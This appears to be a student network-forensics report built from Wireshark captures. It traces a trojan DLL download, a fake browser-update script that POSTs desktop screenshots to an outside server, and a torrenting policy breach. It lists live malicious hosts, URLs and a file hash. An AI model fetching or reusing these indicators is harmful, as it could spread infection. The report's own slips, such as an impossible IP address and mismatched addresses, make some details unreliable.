44347	414.585615800	10.6.12.12	88	10.6.12.203	49716	KRB5	257	frank.brokowski	TGS-REP	
44359	414.645121500	10.6.12.12	88	10.6.12.203	49717	KRB5	132	frank.brokowski	TGS-REP	
43148	409.764718200	10.6.12.203	49674	10.6.12.12	88	KRB5	300	laptop-5wkhx9yg\$	AS-REQ	
43164	409.814353100	10.6.12.203	49675	10.6.12.12	88	KRB5	380	laptop-5wkhx9yg\$	AS-REQ	
43347	410.344610600	10.6.12.203	49682	10.6.12.12	88	KRB5	300	laptop-5wkhx9yg\$	AS-REQ	
43355	410.360829700	10.6.12.203	49683	10.6.12.12	88	KRB5	380	laptop-5wkhx9yg\$	AS-REQ	
43422	410.645769500	10.6.12.203	49688	10.6.12.12	88	KRB5	300	laptop-5wkhx9yg\$	AS-REQ	
43430	410.661933100	10.6.12.203	49689	10.6.12.12	88	KRB5	381	laptop-5wkhx9yg\$	AS-REQ	
43917	412.859772800	10.6.12.157	49710	10.6.12.12	88	KRB5	289	ted.brokowski	AS-REQ	
43925	412.875337400	10.6.12.157	49711	10.6.12.12	88	KRB5	369	ted.brokowski	AS-REQ	
43941	412.903897900	10.6.12.157	49712	10.6.12.12	88	KRB5	289	ted.brokowski	AS-REQ	
43940	412.910419400	10.6.12.157	49712	10.6.12.12	88	KRB5	289	ted.brokowski	AS-REQ	



# Download of Trojan Malware.

Summarize the following:

- The below images show filtering through Frank's http traffic.
- We identify Frank visiting 205.285.125.104 which takes the user to a website which redirects them to downloading a malicious .dll file.
- TotalVirus.com shows that this .dll file was a Trojan Malware.

No.	Time	Source	SRC POR	Destination	DEST POR	Protocol	Length	CNameString	Info
45911	423.843659000	10.6.12.203	49739	205.185.125.104	80	HTTP	275		GET /pQ8twj HTTP/1.1

Source	SRC POR	Destination	DEST POR	Protocol	Length	Info
10.6.12.203	49739	205.185.125.104	80	HTTP	275	GET /pQ8twj HTTP/1.1
205.185.125.104	80	10.6.12.203	49739	HTTP	542	HTTP/1.1 302 Found
10.6.12.203	49739	205.185.125.104	80	HTTP	312	GET /files/june11.dll HTTP/1.1
205.185.125.104	80	10.6.12.203	49739	HTTP	946	HTTP/1.1 200 OK
10.6.12.203	49743	5.101.51.151	80	HTTP	713	POST /post.php HTTP/1.1
5.101.51.151	80	10.6.12.203	49743	HTTP	436	HTTP/1.1 200 OK (text/html)
10.6.12.203	49744	5.101.51.151	80	HTTP	749	POST /post.php HTTP/1.1
5.101.51.151	80	10.6.12.203	49744	HTTP	1371	HTTP/1.1 200 OK (text/html)

d3636666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec

56 / 68

56 engines detected this file

d3636666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec

549.84 KB Size

2020-12-26 10:21:39 UTC 1 month ago

Google update

invalid-signature overlay pedll signed

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 2

Engine	Detection	Engine	Detection
Ad-Aware	Trojan.Mint.Zamg.O	AegisLab	Trojan.Multi.Generic.4!c
AhnLab-V3	Malware/Win32.RL_Generic.R346613	Alibaba	TrojanSpy.Win32/Yakes.56555f48
ALYac	Trojan.Mint.Zamg.O	Antiy-AVL	GrayWare.Win32.Kryptik.ehls
SecureAge APEX	Malicious	Arcabit	Trojan.Mint.Zamg.O
Avast	Win32:DangerousSig [Trj]	AVG	Win32:DangerousSig [Trj]
Avira (no cloud)	TR/AD.ZLoader.ladbd	BitDefender	Trojan.Mint.Zamg.O
BitDefender Throttle	Win32:AdWare.LS-Gen.1.0.0.0	Cybereason	Win32:AdWare.LS-Gen.1.0.0.0

VirusTotal has updated its Privacy Policy and its Terms of Service effective February 27, 2021. You can view the updated [Privacy Policy](#) and [Terms of Services](#).

Ok



# Infected Windows host.

- The Security team received reports of an infected Windows host within the network range 172.16.4.0/24.

Time	Source	SRC P
5.545306400	172.16.4.205	51881
5.854076900	172.16.4.205	51881
8.061113700	172.16.4.205	51881

All source IPs listed were 172.16.4.205

- A scan of the range showed 172.16.4.205 was the infected host. Below displays the Host to be ROTTERDAM-PC\$ and the user to be matthijs.devries.

Time	Source	SRC POR	Destination	DEST POR	Protocol	Length	CNameString	Info
666.762168200	172.16.4.4	88	172.16.4.205	49164	KRB5	204	ROTTERDAM-PC\$	AS-REP
667.558433500	172.16.4.4	88	172.16.4.205	49176	KRB5	204	ROTTERDAM-PC\$	AS-REP
667.701327800	172.16.4.4	88	172.16.4.205	49179	KRB5	242	matthijs.devries	AS-REP
666.717490000	172.16.4.205	49163	172.16.4.4	88	KRB5	297	rotterdam-pc\$	AS-REQ
666.734668100	172.16.4.205	49164	172.16.4.4	88	KRB5	377	rotterdam-pc\$	AS-REQ
667.515312200	172.16.4.205	49175	172.16.4.4	88	KRB5	301	ROTTERDAM-PC\$	AS-REQ
667.530939900	172.16.4.205	49176	172.16.4.4	88	KRB5	381	ROTTERDAM-PC\$	AS-REQ
667.657629300	172.16.4.205	49178	172.16.4.4	88	KRB5	292	matthijs.devries	AS-REQ
667.673181900	172.16.4.205	49179	172.16.4.4	88	KRB5	372	matthijs.devries	AS-REQ



# Infected Windows host continued...

- Combing through the http.requests revealed the website “mysocalledchaos.com” contained fake update pages disguised as a browser update.
- 31.7.62.213 was the fake url and 185.243.115.84 was the .js file which would run HTTP POST requests to take a screenshot of the host’s desktop.

http.request and ip.addr eq 172.16.4.205

Source	SRC POR	Destination	DEST POR	Protocol	Length	Info
172.16.4.205	49255	31.7.62.214	443	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1
172.16.4.205	49255	31.7.62.214	443	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1
172.16.4.205	49249	185.243.115.84	80	HTTP	1366	POST /empty.gif?ss&ss2img HTTP/1.1 (PNG)
172.16.4.205	49255	31.7.62.214	443	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1
172.16.4.205	49255	31.7.62.214	443	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1
172.16.4.205	49255	31.7.62.214	443	HTTP	282	POST http://31.7.62.214/fakeurl.htm HTTP/1.1
172.16.4.205	49258	72.21.91.29	80	HTTP	285	GET /MFEwTzBNMEswSTAJBgUrDgMCGGUABBTfghLjKLEJQZ HTTP/1.1
172.16.4.205	49258	72.21.91.29	80	HTTP	291	GET /MFEwTzBNMEswSTAJBgUrDgMCGGUABBSPl%2BrBF1 HTTP/1.1
172.16.4.205	49259	205.185.216.10	80	HTTP	278	GET /msdownload/update/v3/static/trustedr/en/3 HTTP/1.1
172.16.4.205	49260	23.9.91.27	80	HTTP	283	GET /MFEwTzBNMEswSTAJBgUrDgMCGGUABBS56bKHAoUD% HTTP/1.1
172.16.4.205	49261	23.9.91.27	80	HTTP	286	GET /MFEwTzBNMEswSTAJBgUrDgMCGGUABBSbgiNwvmjR4M HTTP/1.1
172.16.4.205	49262	72.21.91.29	80	HTTP	285	GET /MFEwTzBNMEswSTAJBgUrDgMCGGUABBTfghLjKLEJQZ HTTP/1.1

[SEQ/ACK analysis]

[Timestamps]

TCP payload (1312 bytes)

TCP segment data (1312 bytes)

[2652 Reassembled TCP Segments (3592678 bytes): #12316(458), #12317(1357), #12318(1357), #12319(1357), #12320(1357), #

Hypertext Transfer Protocol

POST /empty.gif?ss&ss2img HTTP/1.1\r\n

[Expert Info (Chat/Sequence): POST /empty.gif?ss&ss2img HTTP/1.1\r\n]

[POST /empty.gif?ss&ss2img HTTP/1.1\r\n]

[Severity level: Chat]

[Group: Sequence]

Request Method: POST

Request URI: /empty.gif?ss&ss2img

Request Version: HTTP/1.1

229.064907100 172.16.4.205 49255 31.7.62.214 443 HTTP 282 POST http://31.7.62.214/fakeurl.htm HTTP/1.1

667.322876400 172.16.4.205 49171 184.50.26.32 80 HTTP 151 GET /ncsi.txt HTTP/1.1

668.100915200 172.16.4.205 49188 23.219.38.65 80 HTTP 351 GET /success.txt HTTP/1.1

669.100148000 172.16.4.205 49100 185.243.115.84 80 HTTP 1366 POST /empty.gif?ss&ss2img HTTP/1.1 (PNG)

Frame 17300: 282 bytes on wire (2256 bits), 282 bytes captured (2256 bits) on interface eth0, id 0

Ethernet II, Src: LenovoEM\_b0:63:a4 (00:59:07:b0:63:a4), Dst: Cisco\_e6:c4:77 (00:15:c6:e6:c4:77)

Internet Protocol Version 4, Src: 172.16.4.205, Dst: 31.7.62.214

Transmission Control Protocol, Src Port: 49255, Dst Port: 443, Seq: 26052, Ack: 520, Len: 228

Hypertext Transfer Protocol

[Expert Info (Warning/Security): Unencrypted HTTP protocol detected over encrypted port, could indicate a dangerous misconfig

[Unencrypted HTTP protocol detected over encrypted port, could indicate a dangerous misconfiguration.]

[Severity level: Warning]

[Group: Security]

maltest2.dll

June11.dll

ImageMagick: empty.gif?ss&ss2img

ImageMagick

Commands

File

Edit

View

Transform

Enhance

Effects

FX

Image Edit

Miscellaneous

Help

Time

Source

SRC POR

Destination

DEST POR

Protocol

Length

Info

100.837416500 172.16.4.205 49249 185.243.115.84 80 HTTP 326 POST /empty.gif HTTP/1.1 (application/x-www-f

163.678033800 172.16.4.205 49249 185.243.115.84 80 HTTP 496 POST /empty.gif?ss&ss1img HTTP/1.1 (PNG)

226.404513200 172.16.4.205 49249 185.243.115.84 80 HTTP 1366 POST /empty.gif?ss&ss2img HTTP/1.1 (PNG)


Wireshark - Export - HTTP object list

Packet	Host Name	Content Type	Size	File Name
16530	b5689023.green.mattingssolutions.co		3.592 kB	empty.gif?ss&
12512	b5689023.green.mattingssolutions.co		3.592 kB	empty.gif?ss&
51609	snmknkxhfwgthqismb.com	text/html	1.922 kB	post.php
49331	snmknkxhfwgthqismb.com	text/html	926 kB	post.php
46654	205.185.125.104	application/octet-stream	563 kB	june11.dll
23922	assets.bounceexchange.com	text/javascript	423 kB	ijs_all_modules
30625	acjabogados.com	image/tiff	389 kB	40group.tiff
47456	snmknkxhfwgthqismb.com	text/html	371 kB	post.php
22817	cdn.taboola.com	application/javascript	370 kB	impl.349-18-RE
72549	www.googletagmanager.com	application/javascript	346 kB	gtm.js?id=GTM
19596	cdn.taboola.com	application/javascript	336 kB	loader.js
28127	d2dq2ah521iz.cloudfront.net	text/javascript	296 kB	analytics.min.js
			265 kB	post.php
			217 kB	post.php
			216 kB	post.php
			189 kB	show_ads_impl
			168 kB	cropped-MSCC
			166 kB	async-ads.js
			152 kB	bettybooprythn
			150 kB	app.css
			143 kB	common_css.pl
			143 kB	admin-ajax.php
			135 kB	Collaborate.jpg
			124 kB	libya_ruins_01.j
			122 kB	friendbuy.min.js
			121 kB	tin-can.min.js?
			116 kB	guide-to-flatten



# Illegal torrenting on network.

- The security team received information about torrenting on the network among the range of 10.0.0.0/24.
- We filtered by the address range and added the tcp contains “torrent”. The 10.0.0.201 address was prevalent among the torrents.
- In further investigation, the user elmer.blanco broke our policy on torrenting copyright infringement content by torrenting “Betty\_BOOP\_Rhythm\_on\_the\_Reservation.avi.torrent”



The image shows a Wireshark packet capture window. The top pane displays a list of network packets filtered by 'ip.addr == 10.0.0.0/24 and tcp contains torrent'. The selected packet (535.589380200) is highlighted in blue. The bottom pane shows the details of this packet, including the Hypertext Transfer Protocol section, which contains the URL: 'GET /bt/btdownload.php?type=torrent&file=Betty\_Boop\_Rhythm\_on\_the\_Reservation.avi.torrent HTTP/1.1\r\n'. A red box highlights this URL in the details pane, and a red line connects it to the text in the third bullet point of the list above.

Time	Source	SRC PORT	Destination	DEST PORT	Protocol	Length	CNameString	Info
535.616242800	168.215.194.14	80	10.0.0.201	49834	TCP	1514		80 → 49834 [PSH, ACK] S
534.782916400	10.0.0.201	49831	52.94.233.131	80	HTTP	1067		GET /1/associates-ads/
536.530238800	10.0.0.201	49848	168.215.195.227	6969	HTTP	434		GET /announce?info_hash
535.795085000	10.0.0.201	49842	91.189.95.21	6969	HTTP	423		GET /announce?info_hash
536.453598900	10.0.0.201	49847	168.215.194.14	80	HTTP	434		GET /bt/announce.php?in
535.589380200	10.0.0.201	49834	168.215.194.14	80	HTTP	589		GET /bt/btdownload.php?
536.813340700	10.0.0.201	49849	168.215.194.14	80	HTTP	253		GET /bt/scrape.php?info
531.060349600	10.0.0.201	49819	168.215.194.14	80	HTTP	465		GET /divxi.jpg HTTP/1.1
534.141883500	10.0.0.201	49824	72.21.202.62	80	HTTP	885		GET /e/cm?t=publicdoma
519.518830000	10.0.0.201	49767	151.139.242.30	80	HTTP	427		GET /eminallls/mm.js
522.076891200	10.0.0.201	49775	168.215.194.14	80	HTTP	336		GET /favicon.ico HTTP/1
518.138053000	10.0.0.201	49756	168.215.194.14	80	HTTP	474		GET /googlevid.jpg HTTP
520.628916000	10.0.0.201	49817	168.215.194.14	80	HTTP	500		GET /grabs/bettyboopv

Window size value: 65535  
[Calculated window size: 65535]  
[Window size scaling factor: -2 (no window scaling used)]  
Checksum: 0x3106 [unverified]  
[Checksum Status: Unverified]  
Urgent pointer: 0  
[SEQ/ACK analysis]  
[Timestamps]  
TCP payload (535 bytes)  
Hypertext Transfer Protocol  
GET /bt/btdownload.php?type=torrent&file=Betty\_Boop\_Rhythm\_on\_the\_Reservation.avi.torrent HTTP/1.1\r\n



# The End